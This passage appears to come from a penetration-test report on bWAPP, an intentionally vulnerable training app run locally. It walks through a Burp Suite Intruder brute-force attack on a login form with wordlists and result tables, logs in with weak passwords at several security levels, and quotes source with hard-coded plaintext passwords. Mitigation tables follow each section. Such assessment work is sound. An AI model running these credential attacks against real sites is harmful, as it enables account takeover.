
Step 2 – Submit login attempt

A random **username** and **password** are entered on the login page to generate a login request.



Step 3 – Capture the request in Burp Suite


The HTTP POST request containing the login credentials is intercepted in **Burp Proxy** and then sent to the **Intruder** tab for further testing.



```
POST /bWAPP/ba_pwd_attacks_1.php
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/bWAPP/ba_pwd_attacks_1.php
Cookie: PHPSESSID=9d7eukqprf4otnd4645jvn0823; security_level=0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Step 4 – Configure Intruder attack

- **Attack Type:** Cluster Bomb is selected to try all combinations of usernames and passwords.
- **Positions:** The username and password parameters in the request are marked as payload positions.



```
POST /bWAPP/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/bWAPP/ba_pwd_attacks_1.php
Cookie: PHPSESSID=9d7eukqprf4otnd4645jvn0823; security_level=0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

login=§bee§&password=§bug§&form=submit
```

Payload position: 1 - bee
Payload type: Simple list
Payload count: 6
Request count: 0

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
bee
user
admin123
test
user123
```


You can define rules to perform various processing tasks on each payload before it is used.

Step 5 – Prepare payload files

Two separate text files are created:

- username.txt – contains a list of possible usernames

- password.txt – contains a list of possible passwords



Burp Suite Professional v2024.11.2 - Temporary Project - Licensed to :- SIDDHARTH SANGWAN

Cluster bomb attack

Target: http://localhost

```
POST /bWAPP/ba_pwd_attacks_1.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/bWAPP/ba_pwd_attacks_1.php
Cookie: PHPSESSID=9d7mukqprf4otnd4645jvn8823; security_level=0
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

login=§bee§&password=§burp§&form=submit
```

Payloads

Payload position: 2 - burp
Payload type: Simple list
Payload count: 8
Request count: 48

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


```
pass
admin
test
bee
test123
password
user
admin123
```

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Step 6 – Run the attack and Analyze results

The Intruder attack is started, sending multiple requests with all possible username-password combinations from the lists. The response lengths are analyzed to detect successful logins.



4. Intruder attack of http://localhost

Intruder attack results filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
39	user	admin123	200	3			13852	
40	admin123	admin123	200	0			13852	
41	test	admin123	200	4			13852	
42	user123	admin123	200	2			13852	
43	admin	bug	200	3			13852	
44	bee	bug	200	4			13821	
45	user	bug	200	7			13852	
46	admin123	bug	200	0			13852	
47	test	bug	200	1			13852	
48	user123	bug	200	3			13852	

/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:


Login

Successful login!

Finished

Step 7 – Log in with discovered credentials

The valid credentials are used to log in to the website, confirming successful exploitation.



/ Broken Auth. - Password Attacks /

Enter your credentials (bee/bug).

Login:

Password:

Successful login!

Prevention & Mitigation

Method	Description
Enforce Strong Passwords	Require a mix of uppercase, lowercase, numbers, and symbols, minimum 12 characters.
Account Lockout Mechanisms	Temporarily block login after a set number of failed attempts.
Rate Limiting & CAPTCHA	Slow down automated attacks by requiring human interaction.
Multi-Factor Authentication (MFA)	Add another layer of security beyond passwords.
Password Hashing	Store passwords using secure hashing algorithms like bcrypt or Argon2.
Monitor & Alert	Detect and respond to unusual login patterns.

6.4.2 Weak Passwords

Weak password vulnerabilities occur when a web application allows users (or administrators) to set simple, easily guessable passwords without enforcing strong password policies.

Attackers can exploit this by guessing common passwords or using automated brute-force tools to gain unauthorized access to accounts. This significantly increases the risk of account takeover, data theft, and privilege escalation.

Risk Rating:

- **Severity:** High
- **CVSS:** 7.5

Impact


- **Account Takeover** – Unauthorized access to user or admin accounts.
- **Sensitive Data Exposure** – Personal information, credentials, and confidential files at risk.
- **Privilege Escalation** – Gaining administrative access to manage or alter the system.
- **Service Abuse** – Use of compromised accounts for malicious activities.
- **Platform Reputation Damage** – Loss of trust and potential legal consequences.

Attack Vector

The attack leverages the lack of password complexity and enforcement in the authentication process.

Example attack methods:

- Guessing common credentials like admin/admin or test/test123.
- Using a wordlist with a brute-force tool to automate login attempts.



/ Broken Auth. - Weak Passwords /

Enter your credentials.


Login:

Password:

Vulnerability Scan

The vulnerability was confirmed using:

- **OWASP ZAP** – Detected absence of password complexity checks.
- **Manual Testing** – Successfully authenticated with trivial passwords.




Authentication Request Identified

Source	raised by a passive scanner (Authentication Request Identified)
Reference	▪ https://www.zaproxy.org/docs/desktop/addons/authentication-helper/auth-req-id/

How the Attack is Performed

Step 1 – Access the login page

Navigate to the web application's login form.



Choose your bug: bWAPP v2.2 Hack

Set your security level: low Set Current: low

/ Broken Auth. - Weak Passwords /

Enter your credentials.


Login:

Password:

Login

Step 2 – Attempt weak credentials

Test simple usernames and passwords such as: Username: test Password: test



Set your security level: low Set Current: low

/ Broken Auth. - Weak Passwords /

Enter your credentials.


Login: test

Password: ••••

Login

Successful login!

Step 4 – Medium Level Difficulty



/ Broken Auth - Weak Passwords /

Enter your credentials.


Login:
test

Password:
•••••••

Login

Successful login!

Step 4 –High Level Difficulty



/ Broken Auth - Weak Passwords /

Enter your credentials.

Login:
test


Password:
•••••••

Login

Successful login!

Step 5 – Source code verification

Review application code to confirm lack of complexity checks. On reviewing the code, we can find that passwords are stored in plain text for all the levels. 0 indicates low and 2 indicated high. using this we can exploit and gain access.



```

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.

*/

include("security.php");
include("security_level_check.php");
include("functions_external.php");
include("selections.php");

$message = "";
$login = "test";

switch($_COOKIE["security_level"])
{

    case "0" :

        $password = "test";
        break;

    case "1" :

        $password = "test123";
        break;

    case "2" :

        $password = "Test123";
        break;

    default :

        $password = "test";
        break;

}
```

Prevention & Mitigation

Method	Description
Strong Password Policy	Require a mix of uppercase, lowercase, numbers, and special characters, with at least 12 characters in length.
Password Hashing	Store passwords using secure hashing algorithms such as bcrypt or Argon2.
Account Lockout	Lock accounts after a number of failed login attempts to deter brute force attacks.
Multi-Factor Authentication (MFA)	Require additional verification beyond just a password.
Regular Password Audits	Enforce periodic password updates and monitor password strength.
User Education	Inform users about the risks of weak passwords and best practices for creating strong ones.

7. Result and Conclusion

The security assessment identified multiple vulnerabilities across authentication, authorization, input validation, and configuration domains, including Broken Access Control (Directory Traversal, IDOR), Injection flaws (XSS, SQLi, Command Injection, PHP Code Injection), Security Misconfigurations (insecure FTP), use of Vulnerable and Outdated Components (PHP CGI RCE), and Identification & Authentication Failures (weak passwords, password attacks). These issues pose a high risk of data exposure, privilege escalation, and remote code execution.

The application and its supporting infrastructure require immediate remediation of identified vulnerabilities, prioritizing high-risk issues. Implementing secure coding practices, strong authentication mechanisms, regular patching, and adherence to OWASP Top 10 security guidelines will significantly enhance the system's resilience against real-world cyber threats.